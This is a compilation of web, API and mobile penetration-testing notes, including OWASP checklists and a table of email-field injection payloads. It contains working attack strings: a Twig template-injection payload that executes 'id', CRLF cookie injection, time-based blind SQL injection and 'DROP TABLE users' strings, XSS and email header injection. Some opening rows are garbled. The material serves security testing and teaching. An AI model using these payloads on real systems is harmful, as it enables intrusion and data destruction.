38	**Client and server Side Template injection**	"1)Used toDisplay Dynamic Content on web page **Hint: input reflect back then try to insert payload** 2)Web Template enginewhich used this FreeMarker - Java-based template engine Velocity - Java-based template engine Smarty - PHP Template engine Twig - PHP Template engine Jade - Node.js Template engine Jinja2 - Python/Flask Template engine"	ıg ww.target.com/page?name=John' www.target.com/page?name={{7*7}}' :ion tool for SSTI exploitation: n/epinna/tplmap id: {{7*7}} ı"" %} elf.env.registerUndefinedFilterCallback(""exec"")}}{{_self.env.getFilter(""id"")}}"
39	**Exif GeoLocation Data Not Stripped**	1)Download Image Form https://github.com/ianare/exif-samples 2) Goto jpg > Gotp GPS >Download Picture >save Into PC 3) Upload Image on target website 4)Copy image url and paste into Tool (http://metapicz.com/)	exif.regex.info/exif.cgi
40	**CRLF injection**	0)Capture request using burpsuite 1)Insert arbitry data in input filed like=aaaaaaaaaaaaa 2) If input reflect in response header its means that is vulnerable Carriage Return: %0A Linefeed : %0D 3)Add Payload like %0a%0dxxxxxxxxxxxxx 4)After insert this payload if reflect response header with new line then add new cooke header 5)return_url= aaaa%0a%0dset-cookie:mycookie	Burpsuite

	Ecommerce bugs to test on	
	Order management flaws	1) Price manipulation during order placement 2) Shipping address manipulation after order placement 3) Absence of mobile verification for cash-on-delivery orders 4) Getting cash back/refunds even when the order is canceled 5) Non-deduction of discounts, even after order cancellation 6) Using automation techniques to perform illegitimate ticket blocking for a certain period of time 7) Client-side validation bypass for maximum seat limit on a single order 8) Bookings/reservations using fake information 9) Usage of burner (disposable) phones for verification
32	Coupon and reward management flaws	1) Coupon redemption, even after order cancellation 2) Bypass of a coupon's terms and conditions 3) Bypass of a coupon's validity 4) Use of multiple coupons for the same transaction 5) Predictable coupon codes 6) Failure of a recomputation in coupon value after partial order cancellation 7) Illegitimate use of coupons with other products
33	Payment gateway integration flaws	1) Price modification at client-side with zero or negative values 2) Price modification at client-side with varying price values 3) Manipulating the contact URL 4) Bypassing the third-party checksum 5) Changing the price before the transaction is completed
34	Content management system flaws	1) Flaws in transaction file management 2) Unusual activities involving role-based access control (RBAC), which regulates access to computer or network resources 3) Flaws within the customer notification system 4) Misuse of rich-text editor functionalities (which edit text within web browsers) 5) Flaws in third-party application program interfaces (APIs), which are used to create specialized web stores 6) Flaws in integration with point-of-sale (POS) devices
35		

Payload	Result	Injection Statu	Description
{"email":"asd@a.com"}	{"code":2002,"status":200" message":"email vlaid."}	Vlaid	
{"email":"asd@a.com"}	{"code":2002,"status":200" message":bad formate."}	Not valid	
{"email":\"asd a\"@a.com"}	{"code":2002,"status":200" message":bad formate."}	Not valid	
{"email":"asd(a)@a.com"}	{"code":2002,"status":200" message":bad formate."}	Not valid	
{"email":"\"asd(a)\"@a.com"}	{"code":2002,"status":200" message":"email vlaid."}	Valid	
Email Verification Bypass Lead To SQL Injection			
{"email":"asd'a@a.com"}	{"code":0,"status":500,"message":"Unspecified error"}	Not valid	
{"email":"asd'or'1'='1@a.com"}	{"code":2002,"status":200,"message":"Email is valid"}	Valid	
{"email":"a'-IF(LENGTH(database())>9,SLEEP(7),0)or'1'='1@a.com"}	{"code":2002,"status":200,"message":"Bad formate"}	Not valid	
{"email":"\"a'-IF(LENGTH(database())=9,SLEEP(7),0)or'1'='1\"@a.com"}	{"code":2002,"status":200,"message":"Email Sucess"}	Valid	Delay :7,854 milisecond
{"email":"\"a'-IF(LENGTH(database())=10,SLEEP(7),0)or'1'='1\"@a.com"}	{"code":2002,"status":200,"message":"Email Sucess"}	Valid	Delay :8,696 milisecond
{"email":"\"a'-IF(LENGTH(database())=11,SLEEP(7),0)or'1'='1\"@a.com"}	{"code":2002,"status":200,"message":"Email Sucess"}	Valid	No Delay
"' OR 1=1 -- '"@example.com "mail'); DROP TABLE users;--"@example.com	?	?	
Lead To Cross Site Scripting			
“<script src=//xsshere?”@email.com			
test+(<script>alert(0)</script>)@example.com			
test@example(<script>alert(0)</script>).com			
"<script>alert(0)</script>"@example.com			
Template Injection			
"<%= 7 * 7 %>"@example.com			
test+(${{7*7}})@example.com			
SSRF Injection			
john.doe@abc123.burpcollaborator.net (thanks @d0nutptr)			
john.doe@[127.0.0.1]			
Parameter Pollution			
victim&email=attacker@example.com			
Email Header injection			
"%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com			
"recipient@test.com>\r\nRCPT TO:<victim+"@test.com			
Wildcard abuse			
%@example.com			
HTML injection in gmail			
inti.de.ceukelaire+(<b>bold<u>underline<s>strike newlinestrong<sup>sup<sub>sub)@gmail.com			
Bypassing strict e-mail validators through SSO chains & integrations			
<script>alert(0)</script>init.de.offensiveapproach@gmail.com			Google:No Github:Yes Twitter No
Two Different Account Register Using Same Email			
Attacker@domain.com			1st account (Real Account)
Attacker@domain.com			2nd account(Fake Account)

MobileApp_PT Checklist

Penetration testing checklist based on OWASP Top 10 Mobile 2016

M1. Improper Platform Usage	Test Name	Result
M1-01	Misuse of App permissions	Issue
M1-02	Insecure version of OS Installation Allowed	Issue
M1-03	Abusing Android Components through IPC intents ("exported" and "intent-filter")	Issue
M1-04	Misuse of Keychain , Touch ID and other security related controls	Issue
M1-05	Minimum Device Security Requirements absent	Issue
M1-06	Excessive port opened at Firewall	Issue
M1-07	Default credentials on Application Server	Issue
M1-08	Weak password policy Implementation	Issue
M1-09	Exposure of Webservices through WSDL document	Issue
M1-10	Security Misconfiguration on Server API	Issue
M1-11	Security Patching on Server API	Issue
M1-12	Input validation on API	Issue
M1-13	Information Exposure through API response message	Issue
M1-14	Control of interaction frequency on API (Replay Attack)	Issue

M2. Insecure Data Storage	Test Name	Result
M2-01	Unrestricted Backup file	Issue
M2-02	Unencrypted Database files	Issue
M2-03	Insecure Shared Storage	Issue
M2-04	Insecure Application Data Storage	Issue
M2-05	Information Disclosure through Logcat/Apple System Log (ASL)	Issue
M2-06	Application Backgrounding (Screenshot)	Issue
M2-07	Copy/Paste Buffer Caching	Issue
M2-08	Keyboard Press Caching	Issue

M3. Insecure Communication	Test Name	Result
M3-01	Insecure Transport Layer Protocols	Issue
M3-02	Use of Insecure and Deprecated algorithms	Issue
M3-03	Use of Disabling certificate validation	Issue
M3-04	SSL pinning Implementation	Issue
M3-05	End-to-end encryption	Issue

M4. Insecure Authentication	Test Name	Result
M4-01	Remember Credentials Functionality (Persistent authentication)	Issue
M4-02	Client Side Based Authentication Flaws	Issue
M4-03	Session invalidation on Backend	Issue
M4-04	Session Timeout Protection	Issue
M4-05	Cookie Rotation	Issue
M4-06	Multiple concurrent logins	Issue
M4-07	Exposing Device Specific Identifiers in Attacker Visible Elements	Issue
M5. Insufficient Cryptography	**Test Name**	**Result**
M5-01	Cryptographic Based Storage Strength	Issue
M5-02	Poor key management process	Issue
M5-03	Use of custom encryption protocols	Issue
M5-04	Token/Session Creation and handling	Issue

M6. Insecure Authorization	Test Name	Result
M6-01	Client Side Authorization Breaches	Issue
M6-02	Insecure Direct Object references	Issue
M6-03	Missing function level access control	Issue
M6-04	Bypassing business logic flaws	Issue

M7 Client Code Quality	Test Name	Result
M7-01	Content Providers: SQL Injection and Local File Inclusion	Issue
M7-02	Broadcast Receiver	Issue
M7-03	Service component	Issue
M7-04	Insufficient WebView hardening	Issue
M7-05	Injection (SQLite Injection, XML Injection)	Issue
M7-06	Local File Inclusion through NSFileManager or Webviews	
M7-07	Abusing URL schemes or Deeplinks	
M7-08	Sensitive Information Masking	Issue

M8. Code Tampering	Test Name	Result
M8-01	Unauthorized Code Modification	Issue
M8-02	Runtime Manipulation	Issue

M8-03	Rooted or Jail-broken device checking	Issue
M9. Reverse Engineering	**Test Name**	**Result**
M9-01	Reverse Engineering the Application Code (Code Obfuscating Checking)	Issue
M9-02	Information leakage/Hardcoded credential in the binaries	Issue
M10. Extraneous Functionality	**Test Name**	**Result**
M10-01	Debuggable Application	Issue
M10-02	Passwords/ Connection String disclosure	Issue
M10-03	Hidden and Unscrutinised functionalities	Issue

MobileApp_PT Checklist

Penetration testing checklist based on OWASP Top 10 Mobile 2016

	Test Name	Description	Tool	Applicable Platform	OWASP	Result
Static analysis	Reverse Engineering the Application Code (Code Obfuscating Checking)	*Disassembling and Decompiling the application*	*apktool, dex2jar, Clutch, Classdump*	All	M9	Issue
	Information leakage/Hardcoded credential in the binaries	*Identify sensitive information through binary/source code*	*string, jdgui, IDA, Hopper*	All	M9	Issue
	Unauthorized Code Modification	*Static code modification, Binary patching, Bypass check sum mechanism*	*apktool, Hopper*	All	M8	Issue
	Misuse of App permissions	*Identify excessive App permissions*	*apktool, MobSF*	Android	M1	Issue
	Insecure version of OS Installation Allowed	*Identify "minSdkVersion" on apktool.yml, the value be set over than 17. For iOS, identify minOS using idb.*	*apktool, idb*	All	M1	Issue
	Abusing Android Components through IPC intents ("exported" and "intent-filter")	*Identify android exported components*	*MobSF Androidmanifest.xml*	Android	M1	Issue
	Unrestricted Backup file	*Check "android:allowBackup" attribute which should be set to "false"*	*apktool Androidmanifest.xml*	Android	M2	Issue
	Cryptographic Based Storage Strength	*Identify insecure/deprecated cryptographic algorithms (RC4, MD5, SHA1) on sourcecode*	*jdgui, MobSF, Qark, Hopper, iFunbox*	All	M5	Issue
	Poor key management process	*Identify hardcoded key in application or Keys may be intercepted via Binary attacks*	*jdgui, MobSF, Qark, Hopper, iFunbox*	All	M5	Issue
	Use of custom encryption protocols	*Identify implementing their own protocol*	*jdgui, MobSF, Qark, Hopper, iFunbox*	All	M5	Issue
	Debuggable Application	*Identify "android:debuggable" attribute*	*adb, MobSF*	Android	M10	Issue

	Test Name	Description	Tool	Applicable Platform	OWASP	Result
	Misuse of Keychain , Touch ID and other security related controls	*Identify misuse of Data protection API on Keychain, Misuse of TouchID (Retrieve credentials from Local Storage, Local Authen)*	*iDevice*	iOS	M1	Issue
	Minimum Device Security Requirements absent	*Ensure that app cannot execute when the PIN or Pattern lock is not enabled.*	*Device*	All	M1	Issue
	Unencrypted Database files	*Check encryption on database files*	*adb, idb, iFunbox*	All	M2	Issue
	Insecure Shared Storage	*Identify Sensitive Data on Shared Storage, SD card storage encryption, Shared preferences MODE_WORLD_READABLE*	*adb*	Android	M2	Issue
	Insecure Application Data Storage	*Identify Sensitive Data in application files (application log, Cache file, Cookie)*	*adb, idb, iFunbox, BinaryCookie Reader*	All	M2	Issue
	Information Disclosure through Logcat/Apple System Log (ASL)	*Identify sensitive information through application log*	*adb logcat, idb, libimobiledevice*	All	M2	Issue
	Application Backgrounding (Screenshot)	*Identify application snapshot/screenshot backgrounding*	*Device, iFunbox*	All	M2	Issue
	Copy/Paste Buffer Caching	*Identify disabling Copy/Paste function for sensitive part of the application on EditText/UITextField*	*idb, iFunbox*	All	M2	Issue
	Keyboard Press Caching	*Identify keyboard cache file located in: /var/mobile/Library/Keyboard /data/data/com.android.providers. userdictionary/databases/user_dict.db*	*Device, idb, iFunbox*	All	M2	Issue
	Unrestricted Backup file	*For Android, Check "android:allowBackup" attribute which should be set to "false" For iOS, Use iTune to backup application folder in order to check sensitive info from backup folder*	*apktool, iPhone Backup Extractor*	All	M2	Issue
	Remember Credentials Functionality (Persistent authentication)	*Identify user's password or sessions on the device*	*adb, idb, iFunbox*	All	M4	Issue
	Client Side Based Authentication Flaws	*Perform binary attacks against the mobile app in order to bypass offline authentication*	*adb, Drozer, Cycript, Snoop-it, Burpsuite*	All	M4	Issue
	Client Side Authorization Breaches	*Perform binary attacks against the mobile app and try to execute privileged functionality that should only be executable with a user of higher privilege*	*adb, Drozer, Cycript, Snoop-it, Burpsuite*	All	M6	Issue
	Content Providers: SQL Injection and Local File Inclusion	*Identify SQLi and LFI on Content provider component*	*Drozer*	Android	M7	Issue
	Broadcast Receiver	*Identify intent-filter on broadcast and receiver component in order to directly access and sniff the information*	*Drozer*	Android	M7	Issue
	Service component	*Invoke Service component directly*	*Drozer*	Android	M7	Issue

	Insufficient WebView hardening	*Identify misconfiguration on "android.webkit. WebSettings" (Javascript/File access/Plugins), XSS through UIWebview*	*jdgui, iDevice*	All	M7	Issue
	Injection (SQLite Injection, XML Injection)	*Identify SQLi and XMLi on application*	*adb, iDevice, Burpsuite*	All	M7	Issue
	Local File Inclusion through Webviews	*Check LFI on application(../ , ../../blah\0) Webviews FileAccess attack through setAllowFileAccess*	*jdgui, iDevice*	All	M7	Issue
	Abusing URL schemes or Deeplinks	*For iOS: Identify URL schemes through info.plist and Clutch+Strings to obtain URL scheme structures For Android: Identify URL schemes through source code or manifest file*	*apktool, jdgui, Clutch, Strings*	All	M7	Issue
	Sensitive Information Masking	*Identify sensitive information masking (Creditcard no. on UI and HTTPs traffic)*	*Device, Burpsuite*	All	M7	Issue
	Runtime Manipulation	*Run-time manipulation, Method swizzling*	*Frida, Cycript, Snoop-it*	All	M8	Issue
	Rooted or Jail-broken device checking	*Detect root/jb detection code in the reverse engineered app file.If found, delete/ change the access control of the file containing the code and restart the app. Or Install tools like hidemyroot and run the apps*	*tsProtector, RootCloak2*	All	M8	Issue
Dynamic and Runtime analysis	Passwords/ Connection String disclosure	*Identify sensitive information (Credential) between mobile and API*	*jdgui, Burpsuite*	All	M10	Issue
	Hidden and Unscrutinised functionalities	*Identify extraneous functionality (Hidden back-end URL)*	*jdgui, Burpsuite*	All	M10	Issue

	Test Name	**Description**	**Tool**	**Applicable Platform**	**OWASP**	**Result**
	Insecure Transport Layer Protocols	*Observe the device's network traffic through a proxy that SSL is implemented or not*	*Burpsuite*	All	M3	Issue
	Use of Insecure and Deprecated algorithms	*Identify SSL/TLS Encryption Algorithms*	*testssl.sh, Qualys SSL Labs*	All	M3	Issue
	Use of Disabling certificate validation	*Allow tester to intercept SSL traffic without Certificate installation (checkServerTrusted with nobody)*	*jdgui, MobSF, Qark*	All	M3	Issue
	SSL pinning Implementation	*Check whether application accepts a certificate from any trusted CA (Burpsuite) or not. E.g. Check setAllowsAnyHTTPSCertificate(iOS) and AllowAllHostnameVerifier(Android)*	*jdgui, MobSF, Qark*	All	M3	Issue
Communication Channel	End-to-end encryption	*Identify end-to-end encryption on application layer*	*Burpsuite*	All	M3	Issue

	Test Name	**Description**	**Tool**	**Applicable Platform**	**OWASP**	**Result**
	Excessive port opened at Firewall	*Identify opened port at Server-side URL/IP Address*	*Nmap*	All	M1	Issue
	Default credentials on Application Server	*Identify default credentials on Backend server (e.g. Tomcat Application server using tomcat/tomcat, admin/tomcat)*	*Web Browser*	All	M1	Issue
	Weak password policy Implementation	*Identify weak password policy implementation both mobile and server side (e.g. Bypass password complexity checking on UI)*	*Burpsuite*	All	M1	Issue
	Exposure of Webservices through WSDL document	*Identify webservices help pages (*.asmx) which show methods and structure*	*Web Browser*	All	M1	Issue
	Security Misconfiguration on Server API	*Identify webserver configuration (e.g. Error handling, HTTP response banner)*	*Web Browser, Burpsuite*	All	M1	Issue
	Security Patching on Server API	*Identify vulnerability on server API*	*Nessus*	All	M1	Issue
	Input validation on API	*Check input validation (e.g. SQL Injection, XXE) on API/Webservices*	*Burpsuite*	All	M1	Issue
	Information Exposure through API response message	*Identify sensitive information on API response message/header*	*Burpsuite*	All	M1	Issue
	Control of interaction frequency on API (Replay Attack)	*Conduct simultaneous attack on API (e.g. OTP, email sending)*	*Burpsuite (Intruder)*	All	M1	Issue
	Session invalidation on Backend	*Ensure that all session invalidation events are executed on the server side and not just on the mobile app*	*Burpsuite*	All	M4	Issue
	Session Timeout Protection	*Mobile app must have adequate timeout protection on the backend components*	*Burpsuite*	All	M4	Issue
	Cookie Rotation	*Ensure that reset cookies is properly implemented during authentication state changes (Anonymous<->User, User A<->User B, Timeout)*	*Burpsuite*	All	M4	Issue
	Multiple concurrent logins	*Simultaneously login from multiple device with the same credential*	*Burpsuite*	All	M4	Issue
	Exposing Device Specific Identifiers in Attacker Visible Elements	*Observe the device's network traffic through a proxy that Device's information (UDID) is sent during the transmission or not.*	*Burpsuite*	All	M4	Issue
	Token/Session Creation and handling	*They should be standard algorithm, sufficiently long, complex, and pseudo-random so as to be resistant to guessing/anticipation attacks.*	*Burpsuite*	All	M5	Issue
	Insecure Direct Object references	*Directly access unauthorised object/var through HTTPs traffic*	*Burpsuite*	All	M6	Issue
	Missing function level access control	*Directly access unauthorised function through HTTPs traffic*	*Burpsuite*	All	M6	Issue
Server Side - Webservices and API	Bypassing business logic flaws	*Bypass business logic data validation, Circumvention of Work Flows*	*Burpsuite*	All	M6	Issue

S NO	OWASP Top 10 API	Approach	Hackerone reports for reference
1	**A1 - BOLA (Broken Object Level Authorization)**	**- User Id 718492 rating his ride, Intercept the request, Change the id to 718493** **in the database it will update like user 718493 is rating his ride** **- Based on Userid & Object id** **Profile controller** - User #585 has access to update profile #616 POST /update_profile {"user_id":616, "email":"dupakur@gmail.com"} **Receipts Controller** - User #232 has access to view receipt #777 Get /receipts/777 **Admin Panel Controller** - Admin #616 has access to delete user #888 DELETE /admin/delete_user?user_id=888	Uber full account takover by Anand prakash (appsecure)
2	**A2 - Broken User Authentication**	Detection areas: Forgetpassword, weblogin, get_location, update_picture rate limiting Misconfiguration: JWT allows, tokens dont expire etc Extra protection: Account lockout, captcha, bruteforce attacks	Facebook - full account takeover - Anand Prakash reset password token 5digit value - predictable
3	**A3 - Excessive Data exposure**	Apis Expose sensitive data (PII) of other users by design GET /allusersinfo GET /match_users?from=0	3fun app - by Alex lomas (pentestpartners)
4	**A4 - Lack of resources & rate limiting**	Might lead to dos limit the requests value Rate limiting absent	**https://hackerone.com/reports/170310**
5	**A5 - Broken Function level Authorization (BFLA)**	Admin, riders, Drivers **privilege escalation - Horizontal & vertical** eg: if a rider can able to delete admin ID Easiest way to detect - 1) Fetch users profile Get /app/users_view.aspx?user_id=1337 2) Delete user by admin function POST app/admin_panel/users_mgmt.aspx action=delete&user_id=1337	@uzsunny reported that by creating two partner accounts sharing the same business email, it was possible to be granted "collaborator" access to anystore without any merchant interaction in shopify application The code did not properly check What type the existing account was
6	**A6 -Mass Assignment**	Create user - traditional flow 1) Legitimate request: Post /api/users/new {"username":"Inon", "pass":"123456"} 2) Malicious Post /api/users/new {"username":"Inon", "pass":"123456", "role"="admin"} Easier to exploit in APis Always try with GET, POST, PUT & PATCH User Mass assignment to bypass other Security Controls	**kerone.com/reports/9942** Users can enable API Access for free via mass Assignment Found by Jameskettle (portswigger) in new relic program POST /accounts/<account_id>.json account [firstname]="evil" & account[allow_api_access]=true
7	**A7 - Security Misconfiguration**	Hardcoded Passwords lack of csrf/cors protection lack of security http headers unnecessary exposed http methods weak encryption etc	https://hackerone.com/reports/426165
8	**A8 - Injection**	SQL, NoSQL, BlindSQL, commandinjection etc	https://hackerone.com/reports/768195
9	**A9 - Improper Asset Management**	Api endpoints with no documentation Legitimate endpoints /v1/get_user/ /v2/update_location Non-legitimate /v0/b2b_old/export_all_users finding unknown api hosts payment-api.acme.com mobile-api.acme.com qa-3-old.acme.com - nonlegitimate	https://apisecurity. io/encyclopedia/content/owasp/api9-improper-assets-management.htm
10	**A10 - Insufficient Logging & Monitoring**	- same as owaspweb2017	

✓	Task
	Authentication
FALSE	Don't use Basic Auth. Use standard authentication instead (e.g. JWT, OAuth).
FALSE	Don't reinvent the wheel in Authentication, token generation, password storage. Use the standards.
FALSE	Use Max Retry and jail features in Login.
	JWT (JSON Web Token)
FALSE	Use a random complicated key (JWT Secret) to make brute forcing the token very hard.
FALSE	Don't extract the algorithm from the header. Force the algorithm in the backend (HS256 or RS256).
FALSE	Make token expiration (TTL, RTTL) as short as possible.
FALSE	Don't store sensitive data in the JWT payload, it can be decoded easily.
	OAuth
FALSE	Always validate redirect_uri server-side to allow only whitelisted URLs.
FALSE	Always try to exchange for code and not tokens (don't allow response_type=token).
FALSE	Use state parameter with a random hash to prevent CSRF on the OAuth authentication process.
FALSE	Define the default scope, and validate scope parameters for each application.
	Access
FALSE	Limit requests (Throttling) to avoid DDoS / brute-force attacks.
FALSE	Use HTTPS on server side to avoid MITM (Man in the Middle Attack).
FALSE	Use HSTS header with SSL to avoid SSL Strip attack.
	Input
FALSE	Use the proper HTTP method according to the operation: GET (read), POST (create), PUT/PATCH (replace/update), and DELETE (to delete a record), and respond with 405 Method Not Allowed if the requested method isn't appropriate for the requested resource.
FALSE	Validate content-type on request Accept header (Content Negotiation) to allow only your supported format (e.g. application/xml, application/json, etc.) and respond with 406 Not Acceptable response if not matched.
FALSE	Validate content-type of posted data as you accept (e.g. application/x-www-form-urlencoded, multipart/form-data, application/json, etc.).
FALSE	Validate user input to avoid common vulnerabilities (e.g. XSS, SQL-Injection, Remote Code Execution, etc.).
FALSE	Don't use any sensitive data (credentials, Passwords, security tokens, or API keys) in the URL, but use standard Authorization header.
FALSE	Use an API Gateway service to enable caching, Rate Limit policies (e.g. Quota, Spike Arrest, or Concurrent Rate Limit) and deploy APIs resources dynamically.
	Processing
FALSE	Check if all the endpoints are protected behind authentication to avoid broken authentication process.
FALSE	User own resource ID should be avoided. Use /me/orders instead of /user/654321/orders.
FALSE	Don't auto-increment IDs. Use UUID instead.
FALSE	If you are parsing XML files, make sure entity parsing is not enabled to avoid XXE (XML external entity attack).
FALSE	If you are parsing XML files, make sure entity expansion is not enabled to avoid Billion Laughs/XML bomb via exponential entity expansion attack.
FALSE	Use a CDN for file uploads.

FALSE	If you are dealing with huge amount of data, use Workers and Queues to process as much as possible in background and return response fast to avoid HTTP Blocking.
FALSE	Do not forget to turn the DEBUG mode OFF.
Output	
FALSE	Send X-Content-Type-Options: nosniff header.
FALSE	Send X-Frame-Options: deny header.
FALSE	Send Content-Security-Policy: default-src 'none' header.
FALSE	Remove fingerprinting headers - X-Powered-By, Server, X-AspNet-Version, etc.
FALSE	Force content-type for your response. If you return application/json, then your content-type response is application/json.
FALSE	Don't return sensitive data like credentials, Passwords, or security tokens.
FALSE	Return the proper status code according to the operation completed. (e.g. 200 OK, 400 Bad Request, 401 Unauthorized, 405 Method Not Allowed, etc.).
CI & CD	
FALSE	Audit your design and implementation with unit/integration tests coverage.
FALSE	Use a code review process and disregard self-approval.
FALSE	Ensure that all components of your services are statically scanned by AV software before pushing to production, including vendor libraries and other dependencies.
FALSE	Design a rollback solution for deployments.
https://github.com/shieldfy/API-Security-Checklist	

[API Pentest Guide]

Blogs & Video links

How to Hack APIs in 2021

https://labs.detectify.com/2021/08/10/how-to-hack-apis-in-2021/

API hacking by Katie Paxton-Fear

https://youtu.be/qqmyAxfGV9c

https://www.youtube.com/watch?v=cWSu2Ja65Z4

https://www.youtube.com/watch?v=yCUQBc2rY9Y&list=PLbyncTkpno5HqX1h2MnV6Qt4wvTb8Mpol

HACKTIVITY

https://www.youtube.com/watch?v=zW8QF3x3oSU

https://www.youtube.com/watch?v=HXci0-NSwOs

API 101 - https://www.youtube.com/watch?v=ijalD2NkRFg

BADAPI - https://www.youtube.com/watch?v=UT7-ZVawdzA

Part1: Introduction | Enumeration | tools

https://www.youtube.com/watch?v=UD6n666nS8I

https://virgool.io/class313/%D9%85%D9%82%D8%AF%D9%85%D9%87-%D8%A7%DB%8C-%D8%A8%D8%B1-%D8%AA%D8%B3%D8%AA-%D9%86%D9%81%D9%88%D8%B0-%D9%88%D8%A8%D8%B3%D8%B1%D9%88%DB%8C%D8%B3-os12uh6bbyy4

Part2: XXE | XPath Injection | APi sql injection

https://www.youtube.com/watch?v=AIBC0WRf38A

https://virgool.io/class313/%D8%A2%D8%B3%DB%8C%D8%A8-%D9%BE%D8%B0%DB%8C%D8%B1%DB%8C-%D9%87%D8%A7%DB%8C-xxexpath-injectionapi-sql-injection-nfudsdnvjlv4

Part3: Xml bomb | command Injection | XST| SSRF

https://www.youtube.com/watch?v=vKm_WHxczow&feature=youtu.be

https://virgool.io/class313/%D8%A2%D8%B3%DB%8C%D8%A8-%D9%BE%D8%B0%DB%8C%D8%B1%DB%8C-%D9%87%D8%A7%DB%8C-xml-bombcommand-injection-xst-ssrf-%D8%AF%D8%B1-%D9%88%D8%A8%D8%B3%D8%B1%D9%88%DB%8C%D8%B3-%D9%87%D8%A7-htnh2lninb8c

Part4: CORS | SOME | JWT | IDOR

https://www.youtube.com/watch?v=NbJwjnoJr5g&feature=youtu.be

https://virgool.io/class313/%D8%A2%D8%B3%DB%8C%D8%A8-%D9%BE%D8%B0%DB%8C%D8%B1%DB%8C-%D9%87%D8%A7%DB%8C-corssomejwtidor-%D8%AF%D8%B1-%D9%88%D8%A8%D8%B3%D8%B1%D9%88%DB%8C%D8%B3-%D9%87%D8%A7-xwm2fkivu3so